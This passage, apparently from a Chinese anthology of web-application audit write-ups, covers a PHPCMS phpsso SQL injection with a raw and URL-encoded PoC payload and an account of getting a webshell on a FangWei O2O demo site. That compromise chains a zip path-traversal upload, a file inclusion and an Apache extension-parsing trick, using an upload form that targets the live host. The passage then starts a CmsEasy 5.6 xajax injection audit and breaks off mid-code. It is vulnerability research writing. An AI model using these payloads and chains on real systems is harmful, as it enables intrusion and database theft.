/phpsso_server/phpcms/modules/phpsso/index.php 的 login 中结尾会使用 uid 更新登陆信息，所以为了可以实现在 member 的 login 中注入不能把注入语句写到 uid 中。

```
  if(!empty($userinfo) && $userinfo['password'] == create_password($this->password, $userinfo['random'])) {
        //登录成功更新用户最近登录时间和 ip
        $this->db->update(array('lastdate'=>SYS_TIME, 'lastip'=>ip()), array('uid'=>$userinfo['uid']));
        exit(serialize($userinfo));
  }
```

由于这个问题我们不能在 member 的 login 中的第一个 getone 查询中进行注入，只好退而求其次，在之后的 insert 中实现注入攻击。

测试 poc 原文如下：

```
username=phpcms&password=123456&username=' union select '2','test\',updatexml(1,concat(0x5e24,(select user()),0x5e24),1),\'123456\',\'\',\'\',\'\',\'\',\'\',\'\',\'2\',\'10\'),(\'2\',\'test','5f1d7a84db00d2fce00b31a7fc73224f','123456',null,null,null,null,null,null,null,null,null#
```

编码后内容如下：

```
username=phpcms&password=123456%26username%3d%2527%2bunion%2bselect%2b%2527%2527%252c%2527test%255c%2527%252cupdatexml(1%252cconcat(0x5e24%252c(select%2buser())%252c0x5e24)%252c1)%252c%255c%2527123456%255c%2527%252c%255c%2527%255c%2527%252c%255c%2527%255c%2527%252c%255c%2527%255c%2527%252c%255c%2527%255c%2527%252c%255c%2527%255c%2527%252c%255c%2527%255c%2527%252c%255c%25272%255c%2527%252c%255c%252710%255c%2527)%252c(%255c%25272%255c%2527%252c%255c%2527test%2527%252c%25275f1d7a84db00d2fce00b31a7fc73224f%2527%252c%2527123456%2527%252cnull%252cnull%252cnull%252cnull%252cnull%252cnull%252cnull%252cnull%252cnull%2523
```

效果如下图所示：

图 4-3-1

这个漏洞分析中 ,最大的收获是用到漏洞接力这种利用思路来完成由盲注到可报错注入的华丽转身。

漏洞小结

影响范围个人评价为“高” ，PHPCMS 在国内的使用范围非常广，而且此漏洞影响 PHPCMS 目前主流的 V9 版本，虽然收到 PHP 的版本影响，但是目前大多数的服务都已经开始更换 PHP 版本，所以影响范围还是很广的。

危害性个人评价为“高” ,此漏洞只需要可以访问目标网站便可以实现攻击,获取数据库信息，并有很大的可能 getshell。

防护方案

针对 phpsso 模块添加过滤代码 ,最好的方式应该是将转义和过滤放在数据库操作的前一步，这样可以极有效缓解 SQL 注入带来的问题。

第4节　那些年我拿下的 demo 站之方维 O2O

作者：phithon

来自：phithon ‘s blog

网址：https://www.leavesongs.com

早前一个被我捂烂的漏洞，其实不是要捂的，当注入交到乌云，审核比较忙测试的时候没复现，就给打回来了。我一直想写个详细的再交，结果没时间就没写，这两天上去一看鸡毛都没了，全补完了，shell 也掉光了，后台也进不去……

想想算了不挖了。还好我有记笔记的习惯，拿出来分享一下。

以下是笔记。

今天挖了一阵子方维 O2O 的本地生活系统。这个系统是不开源的，偶然拿到了一个版本的

源码，于是有了这次挖洞之旅。

首先翻到了一个注入，拿下了管理员密码。实际上，demo 站已经给了一个低权限的管理员账号 demo/demo。

登录后台：

图 4-4-1

鸡肋文件包含漏洞

大概看了一下功能不多，很多敏感功能（如 sql 操作）demo 管理员没权限。

后台一般安全做的比较差，最容易出现的是文件包含漏洞。我很快在源码里找到一处鸡肋文件包含。/admin/Lib/Action/ApiLoginAction.class.php

```
public function install()
{
    $class_name = $_REQUEST['class_name'];
    $directory = APP_ROOT_PATH."system/api_login/";
    $read_modules = true;

    $file = $directory.$class_name."_api.php";
    if(file_exists($file))
    {
        $module = require_once($file);
        $rs = M("ApiLogin")->where("class_name = '".$class_name."'")->count();
        if($rs > 0)
        {
            $this->error(l("API_INSTALLED"));
        }
```

```
    }
    else
    {
        $this->error(l("INVALID_OPERATION"));
    }
```

之所以叫鸡肋，因为需要截断：$directory.$class_name."_api.php";

但我看 demo 站的 php 是 5.3.3，记得 5.3.4 以后才解决截断问题。而且 fanwe 全局并没有 addslashes，不影响截断。

所以简单尝试了一下……结果还真截断不了：

图 4-4-2

可能是其他什么原因，反正不能截断。这个鸡肋漏洞是用不了了。再继续翻源码。

解压缩造成的鸡肋文件上传漏洞

/admin/Lib/Action/FileAction.class.php，一个文件管理的 controller。（审计的时候嗅觉也比较重要，看到这个文件名 FileAction 我就感觉这里会出问题，因为是文件操作）

实际上也没我想的那么糟糕，这里是上传的控制器，上传的地方过滤的比较严，不能直接上传 php 文件。

但有个上传压缩包并解压的函数：

```
/**
 * 图标上传
 */

public function do_upload_icon()
```

```
{
	require_once APP_ROOT_PATH."system/utils/zip.php";
	$archive  = new PHPZip();
	$font_dir = APP_ROOT_PATH."public/iconfont";

	$result = $archive->unZip($_FILES['file']['tmp_name'], $font_dir);
	if(empty($result)||$result==-1)
	{
		ajax_return(array("status"=>false,"info"=>"图标库更新失败，请手动解压后上传文件到
".$font_dir));
	}

	if ( $dir = opendir( $font_dir."/" ) )
	{
		while ( $file = readdir( $dir ) )
		{
			$check = is_dir( $font_dir."/". $file );
			if ( !$check )
			{
				@unlink( $font_dir ."/". $file );
			}
		}
	}

	$result = $archive->unZip($_FILES['file']['tmp_name'], $font_dir);
	//清空原文件

	foreach($result as $k=>$v)
	{
		$file = APP_ROOT_PATH."public/iconfont/".$k;
		$file_arr = explode("/", $file);

		foreach($file_arr as $f)
		{

	if($f=="iconfont.css"||$f=="iconfont.eot"||$f=="iconfont.svg"||$f=="iconfont.ttf"||$f=="icon
font.woff")
			{
				//echo APP_ROOT_PATH."public/iconfont/".$f;
				@rename($file,APP_ROOT_PATH."public/iconfont/".$f);
			}
		}

	}
```



```
        foreach($result as $k=>$v)
        {
            $file = APP_ROOT_PATH."public/iconfont/".$k;
            @unlink($file);
        }
        foreach($result as $k=>$v)
        {
            $file = APP_ROOT_PATH."public/iconfont/".$k;
            @rmdir($file);
        }

        ajax_return(array("status"=>true,"info"=>""));
}
```

看过我去年写的一篇文章：

https://www.leavesongs.com/PENETRATION/after-phpcms-upload-vul.html 的同学应该记忆犹新，解压这种操作有很多方法可以传 shell。

这里也一样，虽然解压完成后删除了所有原有文件。但其解压了 zip 文件后，它判断了是否成功，不成功则直接退出了：

```
if(empty($result)||$result==-1)
{
    ajax_return(array("status"=>false,"info"=>"图标库更新失败，请手动解压后上传文件到
".$font_dir));
}
```

那么我可以构造一个“能够解压一半”的压缩包，解压出部分 php 文件，然后出错。这样就执行不到“删除”的代码了。

另外一个方法是，我解压的时候修改文件名为“../xxxx.php”，就能把 php 文件解压到上层目录中，也能避免被删除的命运。

相对的，第二种方法更简单。

于是我构造压缩包，先写好一个 webshell，名字就叫 aaaaaaaaaaaaaaaaaaaaa.php。压缩后用 editplus 编辑：




图 4-4-3

将前 4 个 a 替换成“/../”，这样保证了整个文件的长度不变。再构造本地上传单页：

```
<form action="http://o2odemo.fanwe.net/m.php?m=File&a=do_upload_icon" method="post"
enctype ="multipart/form-data">
<input name="file" type="file" />
<input type="submit" value="upload" />
</form>
```

选择后传上去。结果访问发现 403：




图 4-4-4

又重新换文件名试了一下，也 403。试了一下不存在的.php 文件，也 403。基本上就是这个规则：public 目录下，所有.php 文件都是 403。

试了 txt 文件，是可以上传的，说明 public 目录有写权限：

图 4-4-5

另外尝试了传到其他目录，比如根目录、admin 目录，结果 404，应该是没写权限。

所以，现在这个洞也是很悲剧很鸡肋的：只有 public 目录有写权限，但 public 目录下不能执行 php。

组合漏洞出奇迹

这是突然想到：之前挖的那个鸡肋文件包含，不就正好排上用场了吗？

之前的文件包含漏洞，鸡肋就鸡肋在只能包含 php 文件，一般情况下如果我们能写入 php 文件其实就已经 getshell 了。

但这里不一样，我解压出来一个 xxxx_api.php，虽然在 public 目录下不能执行，但通过文件包含的方法包含之，即可执行我的 webshell 了。

于是将文件名改成 aaaaaaaaaaaa_api.php




图 4-4-6

上传后直接包含，成功：




图 4-4-7

菜刀连接：




图 4-4-8

法 2：apache 解析漏洞的逆袭

平时用 apache 用的不多，一直觉得 apache 的那个解析漏洞是很老的版本才会有的。但这次还真被我碰上了。通过上一个漏洞 getshell 后，再回来思考还有没有别的方法。

这个时候应该换位思考，如果我是运维，我一般会怎样禁用一个目录中的 php 文件？

很可能是一个正则：^/public/.*\.php$，只要 HTTP 请求符合这个正则，就返回 403。

我曾经写过一篇文章：

https://www.leavesongs.com/PENETRATION/nginx-deny-exec-php-file.html，讲的是 nginx 如何正确禁用执行。

文中被绕过的方法实际上就是这个正则：




图 4-4-9

这样通过后缀去禁止执行的方式是很不可靠的 ,文中我通过 pathinfo 的方式(xxx.php/xxx) 来绕过了这个正则。

这里我也试了用 pathinfo ,可惜还是返回 403 。那么针对这个正则 :"^/public/.*\.php$" , 真的没有办法了吗 ?

思路就是：有没有其他后缀可以被解析，如果有就能绕过这个正则了。

试了一下 phtml、php3/4/5，都不能解析。这个时候我想到 apache 的解析漏洞了：当 apache 不识别最后一个后缀时，会向前寻找直到找到一个能够识别的后缀。

于是将名字改成 xxx.php.phi：




图 4-4-10

上传发现已经可以解析了：




图 4-4-11

一个解析漏洞的逆袭。

拿到 shell 以后的反思

限制执行这个问题，看了看配置文件。果然和我想的一样，是限制了 public 目录下几个后缀，不允许执行：

```
<Directory "/fanwe/www/o2odemo/public">
    <FilesMatch ".(php|asp|jsp)$">
     Deny from all
    </FilesMatch>
</Directory>
```

并且查看了整个 web 目录的权限，web 目录所有者是 root，只有 public 是 777，其他文件全部是 755 和 644，好家伙和我想的一样。看来我自己的直觉现在也是越来越准拉。

第5节　CmsEasy 最新版 5.6 某处存在无视防御 SQL 注入

作者：xfkxfk

来自：书安团队

网址：https://www.secbook.net

漏洞概要

CmsEasy 最新版 5.6，CmsEasy_5.6_UTF-8_20150828，8.28 日更新，之前都是 5.5 版本的，现在 5.6 版本应该还没有人提交漏洞吧，先来一发，某处 SQL 注入漏洞直接出数据

漏洞详情

CmsEasy 最新版 CmsEasy_5.6_UTF-8_20150828

这个问题我记得是一个老问题，之前好像审计过这个模块，但是还是存在问题

问题出在 celive 模块，文件/celive/live/header.php

```
include('../include/config.inc.php');
include(CE_ROOT.'/include/celive.class.php');
$header = new celive();
```

```
$header->template();
$header->xajax_live();
```

跟进 celive.class.php 文件，函数 xajax_live()

```
function xajax_live() {
        if (!$this->xajax_live_flag) {
            $this->xajax_live_flag=true;
            include_once(dirname(__FILE__).'/xajax.inc.php');
            include_once(dirname(__FILE__).'/xajax.class.php');
            global $xajax_live;
            $xajax_live=new xajax();
            $xajax_live->setCharEncoding('utf-8');
            $xajax_live->decodeUTF8InputOn();
            $xajax_live->registerFunction('Request');
            $xajax_live->registerFunction('Postdata');
            $xajax_live->registerFunction('ChatHistory');
            $xajax_live->registerFunction('LiveMessage');
            $xajax_live->registerFunction('EndChat');
            $xajax_live->registerFunction('GetAdminEndChat');
            $xajax_live->processRequests();
        }
    }
```

这里包含了连个文件 xajax.class.php，xajax.inc.php

这里的 xajax_live->registerFunction()，$xajax_live->processRequests()都是

xajax.class.php 中的函数，功能是加载 xajax.inc.php 的模块函数

来看看 xajax.class.php 中的函数 registerFunction

```
function registerFunction($mFunction, $sRequestType = XAJAX_POST)
    {
        if (is_string($sRequestType)) {
            return $this->registerExternalFunction($mFunction, $sRequestType);
        }
        if (is_array($mFunction)) {
            $this->aFunctions[$mFunction[0]] = 1;
            $this->aFunctionRequestTypes[$mFunction[0]] = $sRequestType;
            $this->aObjects[$mFunction[0]] = array_slice($mFunction, 1);
        } else {
            $this->aFunctions[$mFunction] = 1;
            $this->aFunctionRequestTypes[$mFunction] = $sRequestType;
        }
    }
```

这里的两个参数，一个是函数名，就是 xajax.inc.php 的函数，一个是传入该函数的参数，

通过 XAJAX_POST 提交内容

然后继续看看 xajax.class.php 中的函数 processRequests

```
function processRequests()
    {
        $requestMode = -1;
        $sFunctionName = "";
        $bFoundFunction = true;
        $bFunctionIsCatchAll = false;
        $sFunctionNameForSpecial = "";
        $aArgs = array();
        $sPreResponse = "";
        $bEndRequest = false;
        $requestMode = $this->getRequestMode();
        if ($requestMode == -1) return;
        if ($requestMode == XAJAX_POST) {
            $sFunctionName = $_POST["xajax"];
            if (!empty($_POST["xajaxargs"]))
                $aArgs = $_POST["xajaxargs"];
        } else {
            header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
            header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
            header("Cache-Control: no-cache, must-revalidate");
            header("Pragma: no-cache");
            $sFunctionName = $_GET["xajax"];
            if (!empty($_GET["xajaxargs"]))
                $aArgs = $_GET["xajaxargs"];
        }
        if ($this->bErrorHandler) {
            $GLOBALS['xajaxErrorHandlerText'] = "";
            set_error_handler("xajaxErrorHandler");
        }
        if ($this->sPreFunction) {
            if (!$this->_isFunctionCallable($this->sPreFunction)) {
                $bFoundFunction = false;
                $oResponse = new xajaxResponse();
                $oResponse->addAlert("Unknown Pre-Function " . $this->sPreFunction);
            }
        }
        if (array_key_exists($sFunctionName, $this->aFunctionIncludeFiles)) {
            ob_start();
```

```
            include_once($this->aFunctionIncludeFiles[$sFunctionName]);
            ob_end_clean();
        }
        if ($bFoundFunction) {
            $sFunctionNameForSpecial = $sFunctionName;
            if (!array_key_exists($sFunctionName, $this->aFunctions)) {
                if ($this->sCatchAllFunction) {
                    $sFunctionName = $this->sCatchAllFunction;
                    $bFunctionIsCatchAll = true;
                } else {
                    $bFoundFunction = false;
                    $oResponse = new xajaxResponse();
                    $oResponse->addAlert("Unknown Function $sFunctionName.");
                }
            }
        }
        if ($bFoundFunction) {
            for ($i = 0; $i < sizeof($aArgs); $i++) {
                /*if (get_magic_quotes_gpc() == 1 && is_string($aArgs[$i])) {
                    $aArgs[$i] = stripslashes($aArgs[$i]);
                }*/
                if (stristr($aArgs[$i], "<xjxobj>") != false) {
                    $aArgs[$i] = $this->_xmlToArray("xjxobj", $aArgs[$i]);
                } else if (stristr($aArgs[$i], "<xjxquery>") != false) {
                    $aArgs[$i] = $this->_xmlToArray("xjxquery", $aArgs[$i]);
                } else if ($this->bDecodeUTF8Input) {
                    $aArgs[$i] = $this->_decodeUTF8Data($aArgs[$i]);
                }
            }
            if ($this->sPreFunction) {
                $mPreResponse = $this->_callFunction($this->sPreFunction,
array($sFunctionNameForSpecial, $aArgs));
                if (is_array($mPreResponse) && $mPreResponse[0] === false) {
                    $bEndRequest = true;
                    $sPreResponse = $mPreResponse[1];
                } else {
                    $sPreResponse = $mPreResponse;
                }
                if ($bEndRequest) $oResponse = $sPreResponse;
            }
            if (!$bEndRequest) {
                if (!$this->_isFunctionCallable($sFunctionName)) {
                    $oResponse = new xajaxResponse();
                    $oResponse->addAlert("The Registered Function $sFunctionName Could Not
```

```
Be Found.");
                } else {
                    if ($bFunctionIsCatchAll) {
                        $aArgs = array($sFunctionNameForSpecial, $aArgs);
                    }
                    $oResponse = $this->_callFunction($sFunctionName, $aArgs);
                }
                if (@is_string($sResponse)) {
                    $oResponse = new xajaxResponse();
                    $oResponse->addAlert("No XML Response Was Returned By Function
$sFunctionName.\n\nOutput: " . $oResponse);
                } else if ($sPreResponse != "") {
                    $oNewResponse = new xajaxResponse($this->sEncoding,
$this->bOutputEntities);
                    $oNewResponse->loadXML($sPreResponse);
                    $oNewResponse->loadXML($oResponse);
                    $oResponse = $sNewResponse;
                }
            }
        }
        $sContentHeader = "Content-type: text/xml;";
        if ($this->sEncoding && strlen(trim($this->sEncoding)) > 0)
            $sContentHeader .= " charset=" . $this->sEncoding;
        header($sContentHeader);
        if ($this->bErrorHandler && !empty($GLOBALS['xajaxErrorHandlerText'])) {
            $oErrorResponse = new xajaxResponse();
            $oErrorResponse->addAlert("** PHP Error Messages: **" .
$GLOBALS['xajaxErrorHandlerText']);
            if ($this->sLogFile) {
                $fH = @fopen($this->sLogFile, "a");
                if (!$fH) {
                    $oErrorResponse->addAlert("** Logging Error **\n\nxajax was unable to write to
the error log file:\n" . $this->sLogFile);
                } else {
                    fwrite($fH, "** xajax Error Log - " . strftime("%b %e %Y %I:%M:%S %p") . " **" .
$GLOBALS['xajaxErrorHandlerText'] . "\n\n\n");
                    fclose($fH);
                }
            }
            $oErrorResponse->loadXML($oResponse);
            $oResponse = $oErrorResponse;
        }
        if ($this->bCleanBuffer) while (@ob_end_clean()) ;
        print $oResponse->getOutput();
```

```
        if ($this->bErrorHandler) restore_error_handler();
        if ($this->bExitAllowed)
            exit();
    }
```

此函数前面一部分在判断传入的参数是否为 POST 出入的内容，即$aArgs = $_POST["xajaxargs"]

然后判断加载的函数$sFunctionName = $_POST["xajax"]是否存在，即 xajax.inc.php 中的哪些函数

然后当函数存在时，就处理传入的参数，主要是这里：

```
if (stristr($aArgs[$i], "<xjxobj>") != false) {
                    $aArgs[$i] = $this->_xmlToArray("xjxobj", $aArgs[$i]);
                } else if (stristr($aArgs[$i], "<xjxquery>") != false) {
                    $aArgs[$i] = $this->_xmlToArray("xjxquery", $aArgs[$i]);
                } else if ($this->bDecodeUTF8Input) {
                    $aArgs[$i] = $this->_decodeUTF8Data($aArgs[$i]);
                }
            }
```

将参数放入_xmlToArray 函数，跟进，还是 xajax.class.php 文件

```
function _xmlToArray($rootTag, $sXml)
    {
        $aArray = array();
        $sXml = str_replace("<$rootTag>", "<$rootTag>|~|", $sXml);
        $sXml = str_replace("</$rootTag>", "</$rootTag>|~|", $sXml);
        $sXml = str_replace("<e>", "<e>|~|", $sXml);
        $sXml = str_replace("</e>", "</e>|~|", $sXml);
        $sXml = str_replace("<k>", "<k>|~|", $sXml);
        $sXml = str_replace("</k>", "|~|</k>|~|", $sXml);
        $sXml = str_replace("<v>", "<v>|~|", $sXml);
        $sXml = str_replace("</v>", "|~|</v>|~|", $sXml);
        $sXml = str_replace("<q>", "<q>|~|", $sXml);
        $sXml = str_replace("</q>", "|~|</q>|~|", $sXml);
        $this->aObjArray = explode("|~|", $sXml);
        $this->iPos = 0;
        $aArray = $this->_parseObjXml($rootTag);
        return $aArray;
    }
```

从函数名就能看出来，这里是将传入的 xml 内容转换为数组形式，所以这里提示我们传入

的参数为 xml 格式

然后进入_parseObjXml 函数，跟进

```
function _parseObjXml($rootTag)
    {
        $aArray = array();
        if ($rootTag == "xjxobj") {
            while (!stristr($this->aObjArray[$this->iPos], "</xjxobj>")) {
                $this->iPos++;
                if (stristr($this->aObjArray[$this->iPos], "<e>")) {
                    $key = "";
                    $value = null;
                    $this->iPos++;
                    while (!stristr($this->aObjArray[$this->iPos], "</e>")) {
                        if (stristr($this->aObjArray[$this->iPos], "<k>")) {
                            $this->iPos++;
                            while (!stristr($this->aObjArray[$this->iPos], "</k>")) {
                                $key .= $this->aObjArray[$this->iPos];
                                $this->iPos++;
                            }
                        }

                        if (stristr($this->aObjArray[$this->iPos], "<v>")) {
                            $this->iPos++;
                            while (!stristr($this->aObjArray[$this->iPos], "</v>")) {
                                if (stristr($this->aObjArray[$this->iPos], "<xjxobj>")) {
                                    $value = $this->_parseObjXml("xjxobj");
                                    $this->iPos++;
                                } else {
                                    $value .= $this->aObjArray[$this->iPos];
                                    if ($this->bDecodeUTF8Input) {
                                        $value = $this->_decodeUTF8Data($value);
                                    }
                                }
                                $this->iPos++;
                            }
                        }
                        $this->iPos++;
                    }
                    $aArray[$key] = $value;
                }
            }
        }
```

```
        if ($rootTag == "xjxquery") {
            $sQuery = "";
            $this->iPos++;
            while (!stristr($this->aObjArray[$this->iPos], "</xjxquery>")) {
                if (stristr($this->aObjArray[$this->iPos], "<q>") ||
stristr($this->aObjArray[$this->iPos], "</q>")) {
                    $this->iPos++;
                    continue;
                }
                $sQuery .= $this->aObjArray[$this->iPos];
                $this->iPos++;
            }

            parse_str($sQuery, $aArray);

            if ($this->bDecodeUTF8Input) {
                foreach ($aArray as $key => $value) {
                    $aArray[$key] = $this->_decodeUTF8Data($value);
                }
            }

            if (get_magic_quotes_gpc() == 1) {
                $newArray = array();
                foreach ($aArray as $sKey => $sValue) {
                    if (is_string($sValue))
                        $newArray[$sKey] = stripslashes($sValue);
                    else
